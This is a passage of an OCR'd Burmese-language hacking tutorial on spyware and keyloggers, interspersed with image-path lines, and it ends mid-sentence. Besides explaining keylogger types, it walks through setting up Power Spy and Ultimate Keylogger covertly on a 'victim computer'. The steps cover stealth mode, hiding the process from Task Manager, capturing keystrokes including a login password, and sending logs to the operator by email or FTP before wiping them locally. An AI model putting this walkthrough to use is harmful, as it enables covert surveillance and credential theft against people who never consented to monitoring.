
နောက်ကွယ်မှာ run နေတယ် ဆိုပေမယ့် spyware တွေသည် ကျွန်တော်တို့ ကွန်ပျူတာရဲ့ CPU, memory နဲ့ internet connection bandwidth တွေလို resource တွေကို ရယူသုံးစွဲနိုင်တယ်ဆိုတာ သိမှတ်ထားရပါမယ်။ spyware တွေကြောင့် system crash တွေ ဖြစ်ပွားစေနိုင်ပြီး ကျွန်တော်တို့ ကွန်ပျူတာတွေ လေးသွားတာ တို့၊ ပုံမှန်လုပ်ဆောင်မှု တွေ သိပ်ကြာသွားတာမျိုး ဖြစ်ပြီး အင်တာနက်သုံးတဲ့အခါ ဖုန်းမှာ လိုင်းကောင်းပါလျက်နဲ့ ကွန်ပျူတာမှာ လိုင်းသိပ်မကောင်းဘဲ ကြည့်ရ ကြာနေတာမျိုး၊ ဖုန်းကနေ လွှင့်သုံးရင် ဖုန်းဒေတာတွေ အရမ်းတက်တာမျိုး စတာတွေ ဖြစ်တတ်ပါတယ်။ အချို့ဆို ကွန်ပျူတာကို အသစ်ထပ်ဝယ်ချင်စိတ် ပေါ်လာတဲ့အထိ ဖြစ်တတ်ပါတယ်။ တကယ်တော့ ဒါတွေက spyware တွေရဲ့ လွှမ်းမိုးခံရခြင်းသာ ဖြစ်ပါတယ်။

Browser က home page တွေကို ပြောင်းလဲပစ်တာမျိုး၊ default search engine ကို ပြောင်းလဲပစ်တာမျိုး စတာတွေ ဖြစ်လာပြီဆိုရင်လည်း spyware တွေ


ရှိနေပြီဖြစ်ကြောင်း သိရှိနိုင်ပါတယ်။ spyware တွေသည် malicious software တွေထဲမှာ တစ်စိတ်တစ်ပိုင်းအဖြစ် ပါဝင်တတ်တာမျိုး ရှိပေမယ့် ဒါကတော့ ကြုံရခဲပါတယ်။ အချို့သော software တွေက ကျွန်တော်တို့ရဲ့ firewall နဲ့ anti-virus တွေကို ပိတ်ပစ်နိုင်တာမျိုး၊ uninstall လုပ်ပစ်နိုင်တာမျိုးတွေ လုပ်ဆောင်နိုင်ပြီးတော့ web browser ရဲ့ Security setting ကိုပါ ပြောင်းပစ်နိုင်ပါတယ်။

Power Spy


Power Spy ကိုတော့ ematrixsoft.com/download.php မှာ နောက်ဆုံး ဗားရှင်းကို ရယူနိုင်ပါတယ်။ windows 8, 8.1 နဲ့ windows 10 တွေပါမှာ အသုံးပြုနိုင်ဖို့ ထုတ်လုပ်ထားပြီး တရားဝင် tracking software အမျိုးအစားတစ်မျိုး ဖြစ်ပါတယ်။ Hacker ကြီးတွေကတော့ spyware တွေကို 100% control လုပ်နိုင်ဖို့အတွက် ကိုယ်ပိုင်ပဲ ဖန်တီးအသုံးပြုလေ့ရှိကြပါတယ်။ ဒါပေမယ့် Programming Language တွေကို သေချာ နားလည်ပြီး Program တွေ ရေးဆွဲနိုင်ဖို့ လိုအပ်မှာဖြစ်ပါတယ်။ ကျွန်တော်တို့ကတော့ ခုမှ စတင်လေ့လာမှာဖြစ်လို့ ရှိပြီးသား Software လေးတွေကိုပဲ ယူသုံးကြရအောင်ခင်ဗျ။



ပထမဆုံး install ပြီး run လိုက်တဲ့အခါ password သတ်မှတ်ပေးဖို့ လိုအပ်မှာဖြစ်ပါတယ်။ Password ဖြည့်သွင်းပြီး Submit လိုက်ပါ။ ပြီးရင်တော့ Login ဝင်ဖို့အကြောင်း ဖော်ပြတဲ့နေရာလေးတွေ့ပါမယ်။



ခုန သတ်မှတ်ခဲ့တဲ့ Password ကို ပြန်လည် ဖြည့်သွင်းပြီး submit လိုက်ရင် ရပါပြီ။




user name နဲ့ unlock code က ဝယ်ယူသုံးတဲ့သူတွေအတွက်သာ ဖြစ်ပါတယ်။ ကျွန်တော်တို့က အခမဲ့ version ကို သုံးမှာဖြစ်လို့ later နဲ့ပဲ ဆက်လိုက်ရပါမယ်။

ဘာတွေလုပ်ဆောင်နိုင်မလဲဆိုတာကို ဒီနေရာကနေ တစ်ခါတည်း ကြည့်ရှုနိုင်ပါတယ်။ စတင်မယ်ဆိုရင်တော့ Start monitoring ကို နှိပ်လိုက်ရုံပါပဲ။ ဒီမြင်ကွင်းကို ဖျောက်ထားချင်ရင်တော့ Stealth Mode ကို နှိပ်လိုက်ရပါမယ်။ ပြန်ဖော်တဲ့အခါ Ctrl + Alt + X နဲ့ ပြန်ဖော်ရမှာဖြစ်ပြီး မိမိကွန်ပျူတာမှာ X ခလုတ်က အကြောင်းကြောင်းကြောင့် အဆင်မပြေရင်တော့ Configuration မှာ ပြင်ဆင် သတ်မှတ်နိုင်ပါတယ်။ ခုတော့ Stealth Mode နဲ့ ကိုယ်ယောင်ဖျောက်လိုက်ရအောင်။

ကျွန်တော်တို့ရဲ့ Desktop မြင်ကွင်းမှာ Control Box ပျောက်သွားပေမယ့် အားနည်းချက်တစ်ခုအနေနဲ့ Desktop ရဲ့ ညာဘက်ခြမ်းမှာတော့ Monitor by ဆိုတာကြီး

ရှိနေမှာဖြစ်ပါတယ်။

ဒါကို ဖျောက်ထားချင်ရင်တော့ ကျွန်တော်တို့အနေနဲ့ Free Version ကို အသုံးပြုလို့ မရပါဘူး။ ဝယ်ပြီးသုံးမှသာ ရမှာဖြစ်ပါတယ်။ One time use (Online Base) ဖြစ်ကာ တစ်ကြိမ် install ရန်အတွက် US$ 50 ခန့် ပေးရမှာဖြစ်ပါတယ်။ uninstall မလုပ်မချင်း အသုံးပြုနိုင်မှာဖြစ်ပြီး One Time Code ဖြစ်တာကြောင့် နောက်ထပ် စက်တစ်လုံးမှာတော့ အသုံးပြုလို့ မရနိုင်ပါဘူး။ ထပ်ဝယ်ရမှာပါ။ ဒါပေမယ့်လို့ ကျွန်တော်တို့ဆီမှာတော့ Monitored by POWER SPY ဆိုတာကို ဘာမှန်းမသိတဲ့ သူတွေ များစွာ ရှိနေတာကြောင့် အသုံးပြုလို့ ရပါတယ်။ ကျွန်တော်တို့ရဲ့ ကိုယ်ပိုင် ကွန်ပျူတာတွေမှာလည်း ပေါ်တင် install ထားလို့ ရပါတယ်။ :)



ပြန်ကြည့်လိုတဲ့အခါမှာတော့ Ctrl + Alt + X နဲ့ ပြန်ဖော်ပြီး stop monitoring ကို အရင် click ရပါမယ်။ ပြီးရင်တော့ မိမိနှစ်သက်ရာကို ရွေးချယ် ကြည့်နိုင်ပါပြီ။ Screenshot မှာလည်း ကျွန်တော်တို့ အသုံးပြုခဲ့တဲ့ screen ပေါ်က ပြောင်းလဲမှုတွေကို Screenshot ရိုက် မှတ်ထားတာ မြင်ရမှာဖြစ်ပြီး တစ်ပုံစီ ဖွင့်ကြည့်ခြင်းဖြင့် ဘာတွေ လုပ်ဆောင်ထားလဲဆိုတာ သိနိုင်ပါသေးတယ်။ Keystrokes မှာတော့ ကျွန်တော်တို့ ကွန်ပျူတာမှာ အသုံးပြု ရိုက်ထည့်လိုက်တဲ့ key တိုင်းကို မှတ်ထားပြီး ထိုထဲကနေ မိမိတို့အတွက် အသုံးဝင်တဲ့ Key word တွေကို ရရှိနိုင်ပါတယ်။

ဥပမာအနေနဲ့ Browser မှာ facebook.com မှာ ဝင်ထားတဲ့ စာကြောင်းကို ကြည့်နိုင်ပါတယ်။ Facebook သုံးဖို့အတွက် ကျွန်တော် ဝင်ရောက်လိုက်တဲ့ user

(hakhakhak) လို့ တွေ့ရမှာပါ။ Password က woewoewoe လို့ ရိုက်ထည့်ထားတာကို မှတ်တမ်းတင်ထားနိုင်ပါတယ်။ Clipboard မှာတော့ ကျွန်တော့်ကွန်ပျူတာအတွင်းမှာ ကော်ပီကူးခဲ့တာတွေကို ပြမှာဖြစ်ပြီး application မှာတော့ monitoring လုပ်နေစဉ်အတွင်းမှာ ဖွင့်သုံးခဲ့တဲ့ application တွေကို အကြိမ်ရေအရပါ မြင်နိုင်ပါတယ်။ Power Spy ကို Start monitoring လုပ်ထားစဉ်အတွင်းမှာ ကွန်ပျူတာကို restart လုပ်လည်း ရပ်တန့်သွားမှာမဟုတ်လို့ မဖမ်းမိဘဲ လွတ်သွားမှာ မပူရပါဘူး။ ဒီလောက်ဆိုရင်တော့ ဘယ်လို အသုံးပြုရမလဲဆိုတာကို နားလည်လောက်ပြီလို့ ယူဆပါတယ်။

ဒါကတော့ တရားဝင်အနေနဲ့ သုံးလို့ရတဲ့ Legitimate software တစ်ခုကို ဆွေးနွေးခဲ့တာပါ။ တရားမဝင် software တွေကတော့ ကျွန်တော်တို့ဆီက ခုနမူနာပြတဲ့ Power Spy ကနေ စုဆောင်းလိုက်တဲ့ Data တွေလို အရေးပါတဲ့အချက်အလက်တွေကို Malicious server တစ်ခုဆီ ပေးပို့နေပါတယ်။ ဒါကြောင့် ကျွန်တော်တို့ရဲ့ လုပ်ငန်းခွင် အတွင်းမှာ Spyware တွေရဲ့ ရန်ကနေ လွတ်မြောက်အောင် လုပ်ဆောင်စရာတွေ လုပ်ဆောင်ဖို့ လိုအပ်ပါတယ်။ (ကာကွယ်ရေးအကြောင်း ဆက်ဆွေးနွေးသွားပါမယ်)

Keyloggers

ဒီခါတော့ Keylogger တွေ အကြောင်းပေါ့။ ကျွန်တော်တို့ ကွန်ပျူတာမှာ ရိုက်သွင်းလိုက်တဲ့ စာလုံးတွေ၊ ကော်ပီကူးယူလိုက်တဲ့ စာလုံးတွေကို မှတ်သားထားနိုင်ဖို့ Keylogger တွေကို အသုံးပြုကြတယ်ဆိုတာကို ရှေးကတည်းက ကျွန်တော်တို့ သိခဲ့ကြပြီး ဖြစ်ပါတယ်။ ပြီးခဲ့တဲ့ Power Spy မှာလည်း Keystroke တွေကို မှတ်သားတဲ့အပိုင်း ပါခဲ့ပြီးပြီပေါ့။ Keylogger ရဲ့ အဓိက တာဝန်သည် Keyboard ကနေ ရိုက်သွင်းလိုက်တဲ့ Key တွေကို မှတ်သားထားဖို့ ဖြစ်ပါတယ်။

ဒါကြောင့် Keylogger သည် ကျွန်တော်တို့ရိုက်သွင်းလိုက်တဲ့ keystroke တွေကို txt ဖိုင်တစ်ခုနဲ့ သိမ်းဆည်းတဲ့ အလုပ်ကို လုပ်ဆောင်ပါတယ်။ ဒါ့ပြင် Power Spy လို spyware တစ်မျိုးမျိုးနဲ့လည်း ပေါင်းစပ်လုပ်ဆောင်နိုင်ပါသေးတယ်။ အဲလို ပေါင်းစပ် လုပ်ဆောင်နိုင်ပြီဆိုရင်တော့ attacker ထံ information တွေကို ပြန်ပေးပို့တာမျိုးတွေထိ လုပ်ဆောင်နိုင်မှာဖြစ်ပါတယ်။ hacker တွေသည် ကျွန်တော်တို့ရဲ့ Bank account information, user & password လို information တွေကို ပိုမိုစိတ်ဝင်စားကြတာကြောင့် Browser ကို စဖွင့်စဉ်ကနေ Browser ပိတ်လိုက် ချိန် အထိသာ မှတ်သားထားစေဖို့ကိုလည်း program လုပ်ထားလို့ ရပါသေးတယ်။ ဒီတော့ Keylogger ဆိုတာသည် ကျွန်တော်တို့ရဲ့ ကွန်ပျူတာ keyboard နဲ့ Operating System ကြားမှာ အလုပ်လုပ်တဲ့ လုပ်ငန်းစဉ်တစ်ခုလို့ မြင်နိုင်ပါတယ်။

Hardware Keyloggers

ကျွန်တော်တို့ သိထားတဲ့ Keylogger တွေသည် software လည်း ဖြစ်နိုင်သလို hardware လည်း ဖြစ်နေနိုင်ပါတယ်။ Keyboard နဲ့ computer နဲ့ ဆက်သွယ်တဲ့ကြားမှာ ကြားခံ အသုံးပြုရတာကြောင့် Hardware Keylogger တွေကို မြင်တွေ့နိုင်ဖို့ လွယ်ကူပါတယ်။ ဒါပေမယ့် Desktop ကွန်ပျူတာတွေမှာတော့ USB port တွေက အနောက်ဘက်မှာ ဖြစ်တာကြောင့် ဒီတိုင်းကြည့်ရုံနဲ့တော့ သိနိုင်ဖို့ မလွယ်ပါဘူး။

Keyboard ကြိုးလွတ်လို့ ကြည့်သလိုလိုနဲ့ ကြည့်ကြည့်ရင် hardware keylogger ရှိ မရှိကို သိရှိနိုင်ပါတယ်။ Hardware Keylogger တွေရဲ့ အားနည်းချက်က မြင်သာတယ်။ ပြီးတော့ keyboard ကနေ ရိုက်ထည့်တာမဟုတ်ရင် သိရှိနိုင်ခြင်း မရှိပါဘူး။ သူ့ရဲ့ အားသာချက်ကတော့ ထို Keylogger တွေသည် သူတို့ထဲမှာကိုက memory ပါရှိပြီး ဖြစ်သဖြင့် ကွန်ပျူတာထဲမှာ ဖိုင်ကို သိမ်းဆည်းခြင်း မရှိပါ။ ဒါကြောင့်မို့လို့ anti-spyware တွေ anti-virus ကတွေက သူ့ကို မသိရှိနိုင်ပါဘူး။

Wireless keylogger ကတော့ wireless keyboard နဲ့ receiver ကြားမှာ ဖြစ်ပေါ်တဲ့ transferred packet တွေကို ဖမ်းယူစုဆောင်းနိုင်ပါတယ်။ ပုံစံမျိုးစုံနဲ့ ရှိနေနိုင်ပြီး wireless keyboard တွေကို အသုံးပြုထားတဲ့ နေရာတွေမှာ သတိထား

သင့်ပါတယ်။ ဖြစ်နိုင်ရင်တော့ wired keyboard တွေကိုပဲ အသုံးပြုသင့်ပါတယ်။

Software Keyloggers

ဒါကတော့ ကျွန်တော်တို့ အားလုံးသိပြီးသားဖြစ်လို့ အထူးအထွေ ဆွေးနွေးစရာ မလိုလောက်တော့ပါဘူး။ သူကတော့ ကျွန်တော်တို့အနေနဲ့ keyboard ကနေ ရိုက်သွင်းလိုက်တဲ့ Keystroke တွေသာမက ရှိပြီးသားဖိုင်တွေထဲကနေ ကူးယူလိုက်တဲ့ copy to clipboard တွေကိုပါ မှတ်တမ်းတင်နိုင်တာကြောင့် ပိုပြီး သတိထားရမှာဖြစ်ပါတယ်။ Hardware တွေလို မြင်သာထင်သာ မရှိခြင်းကလည်း သူ့အတွက် အားသာချက်တစ်ရပ် ဖြစ်နေပြန်ပါသေးတယ်။


Software keylogger ပုံစံမျိုးစုံနဲ့ ရှိနေကြပါတယ်။ OS ထဲမှာ တည်ရှိနေပြီး နောက်ကွယ်ကနေ လုပ်ဆောင်နိုင်တဲ့ hypervisor-based keylogger တွေထဲမှာတော့ VMware ရဲ့ E-S-X-i product နဲ့ Microsoft ရဲ့ Hyper-V တို့က ထင်ရှားပါတယ်။ Software keylogger တွေထဲမှာတော့ Kernel-based software keylogger တွေက ပိုပြီး ကြောက်စရာကောင်းပါတယ်။ root (or) administrator access လို privilege တွေကို ရယူပြီး သူ့ကို ရှာဖွေမတွေ့နိုင်အောင် Operating System ထဲမှာ ကွယ်ဝှက်ဝင်ရောက် နေတဲ့ keylogger အမျိုးအစား ဖြစ်ပါတယ်။

နောက်ထပ် keylogger ပုံစံတစ်မျိုးကတော့ API based keylogger ဖြစ်ပါတယ်။ API ဆိုတာ Application Programming Interface ကို ဆိုလိုပါတယ်။ API Keylogger တစ်မျိုးဆိုရင် BIOS ကတစ်ဆင့် authentication လုပ်ရာမှာသုံးတဲ့ PIN နံပါတ်တွေကိုတောင်မှ မှတ်သားထားနိုင်ပါတယ်။ ဒါကြောင့် ကျွန်တော်တို့ရဲ့ ကွန်ပျူတာကို power on ဖို့အတွက် အသုံးပြုရမယ့် key တွေကို hacker တွေက သိရှိနေနိုင်ပါတယ်။


Form Grabbing Keylogger ကိုတော့ Form တစ်ခုက data တွေကို ဆွဲယူနိုင်ဖို့ပဲ ရိုးရှင်းစွာ ထုတ်ထားပါတယ်။ သူက ကျွန်တော်တို့တွေ သွားရောက်လည်ပတ်ခဲ့တဲ့ website တွေမှာရှိတဲ့ Form တွေမှာ ဖြည့်သွင်းတာတွေကို မှတ်သားပါတယ်။ ဥပမာ - ကျွန်တော်တို့က Gmail (or) Facebook Account သစ် တစ်ခု ဖွင့်တော့မယ်ဆိုရင် Form ဖြည့်သွင်းရပါတယ်။ Login ဝင်တော့မယ် ဆိုရင်လည်း Login Form မှာ ဖြည့်သွင်းပြီးမှ ဝင်ရောက်ရပါတယ်။ Hacker တွေအတွက်ကတော့ အသုံးတည့်ဆုံးလို့ ဆိုရမှာဖြစ်ပါတယ်။ ဘာကြောင့်လဲဆိုတော့ သူက user name & password လို အရေးပါတဲ့ အချက်အလက်တွေကိုသာ မှတ်သားထားမှာဖြစ်လို့ ရှာရလွယ်ကူပြီး အပိုစာလုံးတွေကိုပါ လျှောက်ကြည့်ရတာမျိုးကနေ လွတ်ကင်းစေနိုင်ပါတယ်။ hacker တွေအတွက် ကျွန်တော်တို့ရဲ့ Windows User Account Control ကို ကျော်ဖြတ်ရာမှာ ကူညီပေးနိုင်တဲ့ Memory injection-based keylogger တွေလည်း ရှိသေးပြီး ထိုထဲမှာ Trojan တွေနဲ့ တွဲစပ်ထားတဲ့ Zeus နဲ့ Spy Eye တို့က နာမည်ကြီးပါတယ်။

Ultimate Keylogger


www.ultimatekeylogger.com မှာ download ရယူနိုင်ပါတယ်။ အရေအတွက် များများဝယ်ယူလေလေ ဈေးနှုန်းသက်သာလေလေ ဖြစ်ပြီး တရားဝင် ဝယ်ယူ အသုံးပြုနိုင်ပါတယ်။ စတင် အသုံးပြုစဉ်မှာ password သတ်မှတ်ပေးရပါမယ်။




အဓိက အပိုင်းတွေက များတာကြောင့် တစ်ပိုင်းစီကို ဖော်ပြပေးသွားပါမယ်။




ဒီအပိုင်းကတော့ အားလုံး သိပြီးဖြစ်ပါတယ်။ Start Monitoring နဲ့ စတင်ပြီး ရပ်တန့်လိုပါက Stop monitoring လိုက်ရုံပါပဲ။ View options ကလည်း ရှင်းပါတယ်။




Log Applications က Application အသုံးပြုတာတွေကိုပါ မှတ်ထားမယ်လို့ ဆိုလိုပါတယ်။ မလိုအပ်ရင် အမှန်ခြစ်လေး ဖြုတ်ထားနိုင်ပါတယ်။ Take Screenshot every -- Minutes ကတော့ victim computer ရဲ့ Screenshot တွေကို ဘယ်နှမိနစ် တစ်ကြိမ် (သို့မဟုတ်) ဘယ်နှစက္ကန့် တစ်ကြိမ် စသည်ဖြင့် သတ်မှတ်ပေးဖို့ ဖြစ်ပါတယ်။ မလိုအပ်ရင် ဖြုတ်ထားနိုင်ပါတယ်။ Keyboard ကနေ ရိုက်သွင်းသမျှ မှတ်ထားမလားဆိုတာကို Log all typed Keystrokes နဲ့ သတ်မှတ်ပေးနိုင်သလို copy/paste လုပ်တာတွေကိုပါ မှတ် မမှတ် သတ်မှတ်ပေးနိုင်ပါသေးတယ်။ Log visited websites' URLs ကတော့ victim ဖွင့်ကြည့်ခဲ့တဲ့ Website တွေရဲ့ RUL တွေကို မှတ်ထားပေးမယ့် option ဖြစ်ပါတယ်။




Security ပိုင်းမှာတော့ ဖျောက်ထားတာကို ပြန်ဖော်မယ့် Key ကို သတ်မှတ်နိုင်တာပါ။ default အတိုင်းကတော့ Ctrl+Alt+Shift+S ဖြစ်ပါတယ်။ S ကိုသာ ပြောင်းလဲနိုင်ပြီး ကျန်တာတွေကိုတော့ ပြောင်းလို့ မရပါဘူး။ Enable Password Protection ကတော့ Password အသုံးပြုကာကွယ်ထားတယ်လို့ ဆိုလိုပါတယ်။ Task manager မှာ ဖမ်းမမိအောင် Hide process from Task Manager ကနေ သတ်မှတ်ပေးနိုင်ပါတယ်။ Program files တွေထဲမှာ တွေ့မသွားဖို့အတွက်တော့ Hide application program files ကို အမှန်ခြစ်ခြစ်ပေးပြီး ရွေးချယ်နိုင်ပါတယ်။ Change Password ကတော့ password ပြောင်းလဲဖို့ ဖြစ်ပါတယ်။



Banner ပိုင်းမှာတော့ system notification area မှာ ပြ မပြ သတ်မှတ်ရမှာဖြစ်ပြီး မိနစ်/စက္ကန့် တိုင်းမှာ မိမိဖော်ပြစေချင်တဲ့ message ကို ပြသအောင် ဖန်တီးပေးထားနိုင်ပါတယ်။



အပေါ်ပုံက ကျွန်တော် နမူနာပြထားပေးတာ ဖြစ်ပါတယ်။ မိမိ ဖော်ပြလိုရာကို ရေးထားနိုင်ပါတယ်ခင်ဗျ။



Send Reports Options ကတော့ မှတ်သားထားတဲ့ အချက်အလက်တွေကို ကျွန်တော်တို့ထံ ပြန်လည် ပေးပို့စေဖို့ပါ။ အဲသည်မှာတော့ Same Network မှာ ရှိနေတဲ့အခါမှာ Send to Local/Network folder ကို ရွေးချယ်နိုင်ပြီး Lan setting တွေကို ပြင်ဆင်ထားနိုင်ပါတယ်။ Send by E-mail မှာတော့ ကျွန်တော်တို့ဆီ ပို့ပေးရမယ့် email address ကို ထည့်သွင်းထားနိုင်ပါတယ်။ Upload via FTP ကတော့ FTP server ထံ upload တင်ပေးမှာဖြစ်ပြီး ကျွန်တော်တို့မှာ FTP server access ရှိထားဖို့ လိုအပ်ပါတယ်။ ပြီးရင် Report ကို every -- နာရီ/မိနစ် တိုင်းမှာ ပေးပို့နိုင်ဖို့ သတ်မှတ်ပေးထားနိုင်ပါတယ်။ Include Screenshots ကတော့ Screenshot တွေကိုပါ ပေးပို့ပါလို့ ဆိုလိုပြီး Clear log after sending ကတော့ ကျွန်တော်တို့ထံ ပြန်ပို့ပြီးတာနဲ့ တစ်ပြိုင်နက်တည်း စက်ထဲမှာ မထားဘဲ ရှင်းလိုက်လို့ ဆိုလိုတာပါ။ ကျွန်တော်တို့ဆီ ပို့တဲ့အခါ ZIP archive မှာ password နဲ့ ပို့ပေးလိုက်စေလိုပါက Password protect ZIP archive ကို အမှန်ခြစ် ဖြည့်ထားနိုင်ပြီး နောက်က အကွက်ထဲမှာ password ကို

ဖြည့်သွင်းရပါမယ်။ ကျန်တာတွေကတော့ သဘောတရားချင်း တူတာမို့လို့ မဆွေးနွေးတော့ပါဘူးခင်ဗျ။

Kernel Keyloggers

ဒီအပိုင်းကတော့ Software Keylogger အမျိုးအစားထဲမှာ ပါဝင်ပြီး ပိုကြောက်စရာကောင်းတဲ့ Keylogger အမျိုးအစား ဖြစ်ပါတယ်။ ဒီအမျိုးအစား Keylogger တွေသည် Kernel level မှာ run တာဖြစ်လို့ input device ပေါင်းစုံက data တွေကို တိုက်ရိုက် ရယူနိုင်ပါတယ်။ A+ လေ့လာခဲ့ဖူးသူတွေဆို ပိုပြီး နားလည်နိုင်ပါတယ်။ ကျွန်တော်တို့တွေ အသုံးပြုနေတဲ့ OS တွေတိုင်းသည် Hardware တွေကို ထိန်းချုပ်တဲ့ level ဖြစ်တဲ့ ring 0 ကို control လုပ်ပါတယ်။ user တွေရဲ့ Operation တွေကတော့ ring 3 မှာ run တာ ဖြစ်ပါတယ်။ Kernel Keylogger တွေက ring 0 မှာ run ပါတယ်။ ဒါကြောင့်မို့လို့ သူ့ရဲ့ လုပ်ဆောင်ချက်တွေက ပိုမို လွတ်လပ်နေပြီး hacker 